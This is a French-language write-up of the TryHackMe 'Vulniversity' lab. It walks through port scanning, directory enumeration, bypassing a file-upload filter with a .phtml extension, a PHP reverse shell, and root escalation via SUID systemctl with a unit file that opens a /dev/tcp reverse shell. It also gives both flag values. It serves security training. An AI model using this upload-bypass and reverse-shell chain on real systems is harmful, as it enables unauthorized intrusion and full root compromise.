

TryHackMe - Offensive security - Vulniversity

Write-Up - Vulniversity

Auteur : D1to

lien vers la box : <https://tryhackme.com/room/vulniversity>

On commence par scanner la box :

```
root@ip-10-10-255-243: ~  
File Edit View Search Terminal Help  
root@ip-10-10-255-243:~# nmap -sV 10.10.87.198  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2023-12-14 12:49 GMT  
Nmap scan report for ip-10-10-87-198.eu-west-1.compute.internal (10.10.87.198)  
Host is up (0.00036s latency).  
Not shown: 994 closed ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 3.0.3  
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
3128/tcp  open  http-proxy   Squid http proxy 3.5.12  
3333/tcp  open  http         Apache httpd 2.4.18 ((Ubuntu))  
MAC Address: 02:50:89:5F:16:FB (Unknown)  
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 23.77 seconds  
root@ip-10-10-255-243:~#
```

On remarque plusieurs choses très intéressantes :

- Un service ftp
- Un service SSH
- Un service smbd
- Un service HTTP

On se propose de tester le service ftp, voir s'il n'est pas configuré en "Anonymous only" sans

grand succès :

```
ftp
File Edit View Search Terminal Tabs Help
scanner x ftp x
root@ip-10-10-255-243:~# ftp 10.10.87.198 21
Connected to 10.10.87.198.
220 (vsFTPD 3.0.3)
Name (10.10.87.198:root): Anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> dir
530 Please login with USER and PASS.
ftp: bind: Address already in use
ftp>
```

On décide alors de s'attaquer au service http. On commence par énumérer les sous-domaines à l'aide de 'dirbuster' :

```
root@ip-10-10-255-243:~# dirb http://10.10.87.198:3333/
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Dec 14 12:56:07 2023
URL_BASE: http://10.10.87.198:3333/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.87.198:3333/ ----
==> DIRECTORY: http://10.10.87.198:3333/css/
==> DIRECTORY: http://10.10.87.198:3333/fonts/
==> DIRECTORY: http://10.10.87.198:3333/images/
+ http://10.10.87.198:3333/index.html (CODE:200|SIZE:33014)
==> DIRECTORY: http://10.10.87.198:3333/internal/
==> DIRECTORY: http://10.10.87.198:3333/js/
+ http://10.10.87.198:3333/server-status (CODE:403|SIZE:302)
```

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.87.198:3333/internal/ ----
==> DIRECTORY: http://10.10.87.198:3333/internal/css/
+ http://10.10.87.198:3333/internal/index.php (CODE:200|SIZE:525)
==> DIRECTORY: http://10.10.87.198:3333/internal/uploads/

---- Entering directory: http://10.10.87.198:3333/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.10.87.198:3333/internal/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.87.198:3333/internal/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu Dec 14 12:56:14 2023
DOWNLOADED: 9224 - FOUND: 3
root@ip-10-10-255-243:~#
```

On remarque un sous-domaine qui sort du lot :


/internal/uploads (sûrement qu'il y a un service pour upload des fichiers).




The screenshot shows a web browser window with the title "Index of /internal/uploads — Mozilla Firefox". The address bar shows the URL "10.10.87.198:3333/internal/uploads/". The browser's bookmark bar contains several links, including "TryHackMe | Learn Cy...", "TryHackMe Support", "Offline CyberChef", "Revshell Generator", "Reverse Shell Cheat S...", and "GitHub - swisskyrepo/...".

The main content area displays the "Index of /internal/uploads" directory listing. It features a table with columns for "Name", "Last modified", "Size", and "Description". The table contains a single entry: "Parent Directory" with a size of "-". Below the table, there is a status message: "Apache/2.4.18 (Ubuntu) Server at 10.10.87.198 Port 3333".


On tombe ainsi sur un page pour upload des fichiers :



On essaye alors d'envoyer un fichier 'test' pour voir si tous les fichiers sont acceptés par le site ou non et guess what :



On essaye alors avec plusieurs extensions : html, php, png, jpeg (noté que j'ai fait cette tâche à la main mais qu'on peut très bien utiliser BurpSuit ou un script perso pour pouvoir le faire). On tombe après de longue minute finalement sur la bonne extension : phtml.



Bingo !

On essaye alors avec une double extension (.php.phtml) :

Upload


Browse...

No file selected.

Submit

Success

en mettant une petite commande à l'intérieur pour vérifier que le site exécute bien le code :



Bingo encore une fois ! (décidemment).

On utilise alors un reverse shell .php que l'on peut trouver à cette adresse :

<https://github.com/pentestmonkey/php-reverse-shell>

On modifie les paramètres qui vont bien :

```
$ip = '10.10.255.243'; // CHANGE THIS
$port = 9999; // CHANGE THIS
```

Et on lance netcat : `nc -nvlp 9999` , on clique sur le lien :

```
root@ip-10-10-255-243:~# vim payload0.php.phtml
root@ip-10-10-255-243:~# nc 10.10.87.198 1234
$ ls
payload.php.phtml
payload0.php.phtml
test.php.phtml
test.phtml
$
```

On a bien un shell !

En farfouillant un peu partout, on tombe assez vite sur le premier flag :

```
$ cd /home
$ ls
bill
$ cd /home/bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
$
```

Contenu de user.txt : 8bd7992fbe8a6ad22a63361004cfcedb

Il est l'heure de faire notre bonne élévation de privilège.

J'ai commencé par un classique `sudo -l` qui n'a rien donné. J'ai donc alors fait une liste des différents fichiers avec des droits SUID. Ce qui nous donne

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
```

Grâce au site : <https://gtfobins.github.io/> , on trouve que `bin/systemctl` permet de faire un élévation de privilège.

On commence par créer un fichier `root.service` sur notre machine :

```
[Unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.10.229.120/4444 0>&1'

[Install]
WantedBy=multi-user.target
~
```

On lance une commande qui va nous permettre de télécharger ce fichier sur le serveur attaqué.

```
python -m http.server 9000
```

On se place dans le fichier `/tmp` sur le serveur attaqué et on télécharge se fichier :

```
$ wget http://10.10.229.120:9000/root.service
--2023-12-14 09:32:50-- http://10.10.229.120:9000/root.service
Connecting to 10.10.229.120:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 164 [application/octet-stream]
Saving to: 'root.service.2'

0K 100% 40.4M=0s

2023-12-14 09:32:50 (40.4 MB/s) - 'root.service.2' saved [164/164]

$
```

Bingo ! Le fichier est téléchargé !

On exécute les commandes suivantes:

```
root.service
systemd-private-41eabb905d3b4e7480a534b35b2369fe-systemd-timesyncd.service-g0jSR
$
tmp.2XJY1tMZ08
tmp.eSURbjTSji
$ /bin/systemctl enable /tmp/root.service
Created symlink from /etc/systemd/system/multi-user.target.wants/root.service to
/tmp/root.service.
$ /bin/systemctl daemon-reload
$ /bin/systemctl restart root.service
$
```

Parallèlement, on lance un nouveau netcat sur le port 4444 (même port que l'on a inscrit dans le fichier `root.service`) sur notre machine :

```
root@ip-10-10-229-120:~# nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.43.107 57532 received!
bash: cannot set terminal process group (1975): Inappropriate ioctl for device
bash: no job control in this shell
root@vulnuniversity:/#
```

Magnifique ! On a réussi notre élévation de privilège.

On fouille et on trouve finalement le fichier `root.txt` :

```
root@vulnuniversity:~# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root@vulnuniversity:~#
```

Contenu de `root.txt` : `a58ff8579f0a9270368d33a9966c7fd5`